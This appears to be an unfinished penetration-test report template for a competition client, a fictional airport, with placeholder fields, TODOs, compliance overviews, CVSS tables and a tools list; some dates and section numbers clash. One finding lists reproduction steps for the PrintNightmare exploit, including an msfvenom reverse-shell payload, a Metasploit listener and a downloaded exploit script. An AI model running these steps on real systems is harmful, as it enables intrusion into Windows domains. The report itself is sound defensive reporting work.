|  |
| --- |
| {name} |
| Vulnerability Report CONFIDENTIAL DO NOT DISTRIBUTE |
| {date | convertDateLocale: 'us': 'full'} |

Proofread: {name}, RAKMS

{%company.logo}

**Table of Contents**

[1 {name} Summary and Contact Information 4](#_Toc180645180)

[1.1 Contact Information 4](#_Toc180645181)

[1.2 Timeline 4](#_Toc180645182)

[1.3 Team Summary 4](#_Toc180645183)

[2 Executive Summary 5](#_Toc180645184)

[3 Engagement Overview 6](#_Toc180645185)

[3.1 Scope 6](#_Toc180645186)

[3.2 Network Topology 6](#_Toc180645187)

[3.2.1 Machine Summary 6](#_Toc180645188)

[3.3 Open Source Intelligence (OSINT) 7](#_Toc180645189)

[3.4 Social Engineering 7](#_Toc180645190)

[5 Compliance 8](#_Toc180645191)

[5.1 Standards Review 8](#_Toc180645192)

[5.1.1 PCI-DSS 8](#_Toc180645193)

[5.1.2 SOC 2 Cybersecurity Compliance 9](#_Toc180645194)

[5.2 Compliance Report 10](#_Toc180645195)

[5.2.1 PCI-DSS 10](#_Toc180645196)

[5.2.2 SOC 2 Cybersecurity Compliance 10](#_Toc180645197)

[5 Assessment Results 11](#_Toc180645198)

[5.1 Key Strengths TODO 11](#_Toc180645199)

[5.2 Key Areas of Improvement 11](#_Toc180645200)

[5.3 Technical Findings Overview 11](#_Toc180645201)

[6 Technical Findings 13](#_Toc180645202)

[6.1 Critical Findings (add high, mid, etc after generation) 13](#_Toc180645203)

[i. {title} 13](#_Toc180645204)

[7. Appendix 16](#_Toc180645205)

[7.1 Pentest Methodology - MITRE ATT&CK 16](#_Toc180645206)

[7.2 Pentest Methodology - OWASP 17](#_Toc180645207)

[7.3 Vulnerability Classification - CVSS v3 18](#_Toc180645208)

[7.2 Tools 20](#_Toc180645209)

# 1 {name} Summary and Contact Information

## 1.1 Contact Information

**Company Contact:**

|  |  |
| --- | --- |
| **Email Address** | newengland-@cptc.team |
| **Phone Number** | 123-456-7890 |

**Project Lead Contact:**

|  |  |
| --- | --- |
| **Project Lead** | Powall W |
| **Email Address** | newengland-@cptc.team |
| **Phone Number** | 123-456-7890 |

## 1.2 Timeline

{name} completed a Vendor Security Assessment on 8/30/2024.

{name} was contracted to perform a security assessment on {company.name} on 9/8/2024.

The testing activities were performed between 11/02/2024 10 AM - 6 PM.

## 1.3 Team Summary

{name} provided a team of six experienced penetration testers with domain knowledge in Network, Web, Active Directory, and Cloud security. Each team member was given access to the company environment for 8 hours on November 2nd, 2024 with the final report being delivered on November 3rd, 2024.

# 2 Executive Summary

Summarized in this report are the findings from the penetration test on Robert A. Kalka Metropolitan Skyport’s corporate, user, train, and guest subnets. Conducted on January 12th-13th, 2024, this engagement served as a follow-up to the previous assessment performed on November 11th, 2023.

The goal of this simulated cyber-attack test was to identify and exploit vulnerabilities in the {company.name} infrastructure in order to assess the strength and weaknesses of the infrastructure's security.

The assessment revealed NUMBER critical vulnerabilities and several lower severity issues within the {company.name} in-scope network. Immediate attention is strongly recommended to address these vulnerabilities promptly and mitigate the risk of substantial harm to company assets.

Several of the security issues that are detailed in this report are in violation of the PCI-DSS, SOC 2, and TSA cybersecurity compliances for airports and aircraft operators. Violations of the regulations can result in fines ranging from $5,000 to $100,000 per month.

To enhance overall security measures, {name} suggests that Robart A. Kalka Metropolitan Skyport prioritizes the remediation of these vulnerabilities in a logical sequence, starting with the critical findings before addressing less urgent issues. Additionally, it is advisable for the company to implement employee training programs, focusing on password reuse and complexity, alongside regularly scheduled sessions addressing the awareness and prevention of social engineering attacks. These proactive steps will contribute to strengthening the overall security posture of Robert A. Kalka Metropolitan Skyport.

{#executive\_summary.text}

{@text | convertHTML}

{#images}

{%image}

Image **1** – {caption}

{/images}

{/executive\_summary.text}

# 3 Engagement Overview

## 3.1 Scope

As instructed by {company.name}, the following subnets were in scope for the engagement:

TODO FILL THIS OUT

|  |  |
| --- | --- |
| **Name** | **IP Range (CIDR)** |
| Corporate Network | 10.0.0.0/24 |
|  | {-w:p scope}{name}{/scope} |

## 3.2 Network Topology

{name} used standard enumeration tools, such as Nmap, to discover and map numerous hosts on the in-scope subnets. The resulting scans allowed us to compile a network topology map of the {company.name} network.

INSERT IMAGE HERE

### 3.2.1 Machine Summary

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Hostname** | **IP Address** | **Description** | **Operating System** | **Ports Open** |
| {#scope}{#hosts}{hostname} | {ip} |  |  | {/hosts}{/scope} |

## 3.3 Open Source Intelligence (OSINT)

Prior to engagement, {name} gathered publicly accessible information about {company.name}, including but not limited to information found on the {company.name} website and various social media platforms. As a result, {name} was able to leverage valuable information to better assess the {company.name} network infrastructure, gain insights about its users, and utilize knowledge for attacks including social engineering attempts.

## 3.4 Social Engineering

Prior to the engagement on October 19th, 2024, {name} was requested to add a phishing assessment to the security assessment. The scope was limited to any user on the corporate environment as indicated with the **oui.local** email address where a malicious .doc, xls, or .exe could be sent. This phishing test was done to both assess how well-trained employees were at identifying and reporting email phishing while also looking at the malware detection capabilities of {company.name}’s Microsoft Exchange server.

# 4 Compliance

## 4.1 Standards Review

### 4.1.1 PCI-DSS

PCI Security Standards are technical and operational requirements set by the PCI Security Standards Council (PCI SSC) to protect cardholder data. The standards apply to all entities that store, process or transmit cardholder data – with requirements for software developers and manufacturers of applications and devices used in those transactions. The Council is responsible for managing the security standards, while compliance with the PCI set of standards is enforced by the founding members of the Council: American Express, Discover Financial Services, JCB, MasterCard and Visa Inc.

The PCI Standard consists of the following steps that mirror security best practices:

|  |  |
| --- | --- |
| **Goal** | **PCI DSS Requirements** |
| Build and Maintain a  Secure Network and  Systems | 1. Install and maintain a firewall configuration to protect cardholder data 2. Do not use vendor-supplied defaults for system passwords and other security parameters |
| Protect Cardholder Data | 1. Protect stored cardholder data 2. Encrypt transmission of cardholder data across open, public networks |
| Maintain a Vulnerability  Management Program | 1. Protect all systems against malware and regularly update anti-virus software or programs 2. Develop and maintain secure systems and applications |
| Implement Strong Access  Control Measures | 1. Restrict access to cardholder data by business need to know 2. Identify and authenticate access to system components 3. Restrict physical access to cardholder data |
| Regularly Monitor and  Test Networks | 1. Track and monitor all access to network resources and cardholder data 2. Regularly test security systems and processes |
| Maintain an Information  Security Policy | 1. Maintain a policy that addresses information security for all personnel |

PCI DSS information sourced from: <https://listings.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf>

### 4.1.2 SOC 2 Cybersecurity Compliance

Developed by the American Institute of CPAs ([AICPA](http://www.aicpa.org/InterestAreas/FRC/AssuranceAdvisoryServices/Pages/AICPASOC2Report.aspx)), SOC 2 defines criteria for managing customer data based on five “trust service principles”—security, availability, processing integrity, confidentiality and privacy.

SOC 2 security principles focus on preventing the unauthorized use of assets and data handled by the organization. This principle requires organizations to implement access controls to prevent malicious attacks, unauthorized deletion of data, misuse, unauthorized alteration or disclosure of company information.

Although a full SOC 2 compliance audit can only be performed by an AICPA certified accountant, the following checklist provides a way for an organization to ensure they are as prepared as possible before an audit is conducted.

1. **Access controls**—logical and physical restrictions on assets to prevent access by unauthorized personnel.
2. **Change management**—a controlled process for managing changes to IT systems, and methods for preventing unauthorized changes.
3. **System operations**—controls that can monitor ongoing operations, detect and resolve any deviations from organizational procedures.
4. **Mitigating risk**—methods and activities that allow the organization to identify risks, as well as respond and mitigate them, while addressing any subsequent business.

SOC 2 Cybersecurity Compliance information sourced from: <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-soc-2-compliance/>

## 4.2 Compliance Report

For each vulnerability listed below, we have included a section that indicates which compliance standard, if any, was violated.

However, in addition, we felt as though it was worth putting together a brief overview of {company.name}’s current standing in regards to the various compliance standards the airport should be following.

### 4.2.1 PCI-DSS

Standards implemented well:

* {company.name} has a firewall system in place, and all cardholder data is segmented off and is not freely accessible from the network.
* Continuing to contract out to various companies to get penetration tests to verify the integrity of the security systems is a great way to stay in compliance with the PCI-DSS requirement to conduct security audits.
* {company.name} is already working to conduct training with {company.name} employees on how to follow best practices in maintaining security, and is working with their IT department to implement a patching protocol for bugs found in

Areas for improvement:

* The Guest account was enabled on the Windows network, and it was able to access important information across the network. This will need to be disabled in order to maintain PCI-DSS compliance.
* Some sensitive data, such as social security numbers, were stored in plain text in databases. These should be encrypted at rest.
* Transmission of social security numbers and other sensitive information took place over HTTP, which does not encrypt the data. The applications that deal with sensitive data should be upgraded to use HTTPS.
* There was no antivirus software on any of the systems, which is a major issue in terms of PCI-DSS, and is an enormous point of risk in general. In addition, many of the operating systems and applications were running out-of-date versions. These will need to be updated.
* Some sensitive data, such as social security numbers, were returned to users during web queries where the information was not required. These apps should be reworked to only return information that is necessary to complete the requested operation.

### 4.2.2 SOC 2 Cybersecurity Compliance

Standards implemented well:

* In general, there were good logical and physical restrictions in place for preventing users from accessing resources they did not need access to. Regular user accounts could not RDP into other systems, and they could not access files from other users.

To be improved:

* We did not see evidence of a change management system for IT services. We always recommend having a place where IT documents every change made to the network in order to provide better clarity into how the system works. This also prevents conflicting changes from being made, which is a major way vulnerabilities are introduced.

# 5 Assessment Results

## 5.1 Key Strengths TODO

The various subnets were appropriately segmented from one another, with the user subnet being completed inaccessible from the outside. The Linux system security was also strongly protected, with many up-to-date software versions and complex

## 5.2 Key Areas of Improvement

{name} recommends that {company.name} continues to improve their password policy as an easy method to strengthen their security posture. A majority of the Windows Active Directory system should also be updated to a secure version, as well as focusing more on appropriate privileges for employees.

## 5.3 Technical Findings Overview

TODO ADD PIE CHART OR SOMETHING

Following vulnerabilities have been discovered:

|  |  |  |  |
| --- | --- | --- | --- |
| **Vulnerability Name** | **CVSS** | **Affected Scope** | **Notes** |
| {#findings}{title} | {@cvss.cellColor}  {cvss.baseMetricScore} | {@affected | convertHTML} | {/findings} |

# 6 Technical Findings

## 6.1 Critical Findings (add high, mid, etc after generation)

{#findings}

|  |  |  |  |
| --- | --- | --- | --- |
| **{@cvss.cellColor}**  **{title}** | | | |
| **{@cvss.cellColor}**  **{cvss.baseSeverity}** | | **{@cvss.cellColor}**  **{cvss.baseSeverity}** | **{@cvss.cellColor}**  **{cvss.baseSeverity}** |
| **Likelihood** | **Medium** | **{cvss.baseSeverity}** | **{cvss.baseMetricScore}** |
| **Impact** | **Critical** |
| **CVSS String** | {cvss.vectorString} | | |
| **Affected Scope** | {@affected | convertHTML} | | |
| **Description** | {#description}  {@text | convertHTML}  {#images}  {%image}  {caption}  {/images}  {/description} | | |
| **Business Impact** |  | | |
| **Technical Impact** | All AD accounts, machines, and data are compromised. | | |
| **Compliance Violations** | * PCI-DSS (5) - Protect all systems against malware and regularly update anti-virus software or programs * TSA Cybersecurity Directive (4) - Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology. | | |
| **Remediation** | Applying the necessary Windows security patch that has been released since July 2021  <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527> | | |
| **Steps to Reproduce** | | | |
| 1.) Download the latest version of Impacket  2.) Generate a reverse shell payload:  msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=<Attacker IP Address> LPORT=<attacker port>-f dll > shell.dll  3.) Create metasploit listener:  msfconsole  use exploit/multi/handler  SET LPORT=<attacker port>  SET LHOST=<attacker IP>  SET PAYLOAD = windows/x64/shell\_reverse\_tcp  run  4.) Create smb server to host payload file:  cd /usr/share/doc/python3-impacket/examples/  smbserver.py share `pwd` -smb2support  5.) Download exploit script:  wget <https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-2021-1675.py>  6.) Execute exploit script:  python3 CVE-2021-1675.py [kkms/<user>:<password>@10.0.0.5](about:blank) '\\<kali IP>/share/shell.dll' | | | |
| **Proof** | | | |
|  | | | |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| CVSS Severity | {@cvss.cellColor}  {cvss.baseSeverity} | | CVSSv3 Score | | {@cvss.cellColor}  {cvss.baseMetricScore} |
| **CVSSv3 criterias** | Attack Vector : | **{cvssObj.AV}** | Scope : | **{cvssObj.S}** | |
| Attack Complexity : | **{cvssObj.AC}** | Confidentiality : | **{cvssObj.C}** | |
| Required Privileges : | **{cvssObj.PR}** | Integrity : | **{cvssObj.I}** | |
| User Interaction : | **{cvssObj.UI}** | Availability : | **{cvssObj.A}** | |
| **Affected scope** | {@affected | convertHTML} | | | | |
| **Description** | {#description}  {@text | convertHTML}  {#images}  {%image}  Image **2** – {caption}  {/images}  {/description} | | | | |
| **Business Impact** | {#businessimpact}  {@text | convertHTML}  {#images}  {%image}  Image **3** – {caption}  {/images}  {/businessimpact} | | | | |
| **Technical Impact(may not work)** | {#technicalimpact}  {@text | convertHTML}  {#images}  {%image}  Image **3** – {caption}  {/images}  {/technicalimpact} | | | | |
| **Compliance violations** | {#complianceviolations}  {@text | convertHTML}  {#images}  {%image}  Image **3** – {caption}  {/images}  {/complianceviolations} | | | | |
| **Test details**  {#poc}  {@text | convertHTML}  {#images}  {%image}  Image **4** – {caption}  {/images}  {/poc} | | | | | |
| **Remediation** | {#remediation}  {@text | convertHTML}  {#images}  {%image}  Image **5** – {caption}  {/images}  {/remediation} | | | | |

{/findings}

# 7. **Appendix**

## 7.1 Pentest Methodology - MITRE ATT&CK


{name} utilizes the **MITRE ATT&CK framework** as a basis for our pentesting methodology. MITRE ATT&CK is very well known and widely used in the cybersecurity field to identify possible attack vectors that threat actors may use. It includes, but is not limited to: initial access, privilege escalation, credential access, and lateral movement.

**MITRE PRE-ATT&CK:**

PRE-ATT&CK focuses on the stages of the attack lifecycle that occur before a specific adversary actively engages with a target network. It encompasses the initial stages of the cyber kill chain, such as reconnaissance and weaponization.

**MITRE ATT&CK:**

This section covers the tactics, techniques, and procedures (TTPs) employed by adversaries after they have gained initial access to a target network. It is organized into matrices that represent various platforms (e.g., Windows, Linux, macOS) and detail the tactics and techniques associated with each.




[[1]](#footnote-1) MITRE ATT&CK Graphic

## 

## 7.2 Pentest Methodology - OWASP

{name} uses the **OWASP Web Security Testing Guide (WSTG)** as a guideline for testing security controls in {company.name} web applications outlined in our scope. The WSTG is developed collaboratively by the OWASP community, allowing for continuous improvement and updates based on evolving security challenges. Furthermore, the guide includes practical scenarios, examples, and techniques to simulate real-world attack scenarios and help testers understand how vulnerabilities may be exploited.

The **OWASP Top 10** is also considered when assessing web applications. This list is regularly updated and contains the ten most critical web application security risks. Published by the Open Web Application Security Project (OWASP), this list aims to raise awareness about common vulnerabilities that can be exploited by attackers and to guide organizations in prioritizing their efforts to secure web applications.



[[2]](#footnote-2)OWASP Chart

## 7.3 Vulnerability **Classification** - CVSS v3

{name} uses the Common Vulnerability Scoring System (CVSS)[[3]](#footnote-3) during the

engagement to classify the severity level of each vulnerability. The CVSS is a common, industry standard scale that calculates the severity of a vulnerability based on various factors such as

attack complexity, impact, and scope. More specifically, CVSS v3 is utilized, a standard

that was implemented in 2019 and better evaluates factors better than its predecessors such as feasibility of attack and scope. The score ranges from 5 broad classifications (Critical, High,

Medium, Low, and Informational) based on the mentioned factors and provides a quantitative description of a vulnerability’s impact with a number ranging (0.0-10.0). In order to rate the

system, previously assigned CVSS scores given to exploited CVEs or an industry standard calculator was utilized.

#### CVSS Chart[[4]](#footnote-4)

|  |  |  |
| --- | --- | --- |
| **Severity** | **CVSS V3 Score Range** | **Definition** |
| **Critical** | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| **High** | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| **Moderate** | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| **Low** | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| **Informational** | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

## 7.2 Tools

#### Metasploit

**Description:** Open Source Pentesting framework which contains modules for running exploits, post-exploitation, and the Meterpreter shell payload

**Version Number:** 5

**Source:** <https://gitlab.com/kalilinux/packages/metasploit-framework>

#### Burp Suite

**Description:** Web Application Pentesting tool which can provide a proxy to intercept and modify website requests, perform fuzzing on web endpoints, and create scope map of the victim website

**Version Number:** Community Edition - 2023.10.3.6

**Source:** <https://portswigger.net/burp/communitydownload>

#### Nmap

**Description:** Port scanning tool that can be used to enumerate vulnerable services. Contains a scripting engine for checking misconfigurations and vulnerabilities

**Version Number:** 7.94

**Source:** <https://gitlab.com/kalilinux/packages/nmap>

#### Chisel

**Description:** Network Tunneling executable that provides a Client-Server functionality to pivot into internal subnets

**Version Number:** v1.9.1

**Source:** <https://github.com/jpillora/chisel/releases>

#### Dirbuster

**Description:** Web enumeration tool used to discover unknown files and directories by bruteforcing paths in a wordlist

**Version Number:** 1.0

**Source:** <https://gitlab.com/kalilinux/packages/dirbuster>

#### WinPEAS and LinPEAS

Description: Privilege escalation scripts to identify misconfigurations to obtain higher permissions in Windows and Linux systems respectively

Version Number: 20231126-a1ab960a

Source: <https://github.com/carlospolop/PEASS-ng/releases>

#### SQLMap

**Description:** Automated tool used to identify exploit SQL Injection vulnerabilities

**Version Number:** 1.7

**Source:** <https://github.com/sqlmapproject/sqlmap/releases>

#### CrackMapExec

**Description:** Versatile executable used for pentesting Windows and Active Directory environments

**Version Number:** 5.4.0

**Source:** <https://gitlab.com/kalilinux/packages/crackmapexec>

#### Hydra

**Description:** Password bruteforcer utilized for cracking login for multiple protocols including HTTP, FTP, SSH, and more

**Version Number:** 8.6

**Source:** <https://gitlab.com/kalilinux/packages/hydra>

#### BloodHound

**Description:** Active Directory enumeration tool used to identify misconfigurations in AD environments using a graph-based visualization

**Version Number:** 4.3.1

**Source:** <https://github.com/BloodHoundAD>

1. https://blogs.infoblox.com/wp-content/uploads/mitre-attack-1.png [↑](#footnote-ref-1)
2. https://evalian.co.uk/wp-content/uploads/2022/04/OWASP-Top-10-Evalian-768x755.png [↑](#footnote-ref-2)
3. https://www.first.org/cvss/v3.0/specification-document [↑](#footnote-ref-3)
4. https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report [↑](#footnote-ref-4)